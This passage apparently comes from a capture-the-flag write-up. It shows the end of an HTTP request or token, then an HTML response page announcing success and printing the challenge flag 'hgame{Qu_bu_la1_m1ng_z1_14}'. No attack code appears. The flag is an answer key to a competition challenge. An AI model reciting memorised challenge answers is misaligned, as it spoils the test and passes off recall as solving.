fwLK3wcggT3q.XG6iOg.cTzuIYJyj2_1CIf41Cg8HxTJuBk
Connection: close
```

```
        }

        .m-b-md {
            margin-bottom: 30px;
        }
    </style>
</head>
<body>
<div class="header-bar">

        <div class="links">
            <a href="/logout">Logout</a>
        </div>

</div>

<div style="text-align: center;font-size: 30px;">
    <div>
        <p class="alert alert-info">
            Oh ! you get the flag<br>
            hgame{Qu_bu_la1_m1ng_z1_14}
        </p>
    </div>
</div>

</body>
</html>
```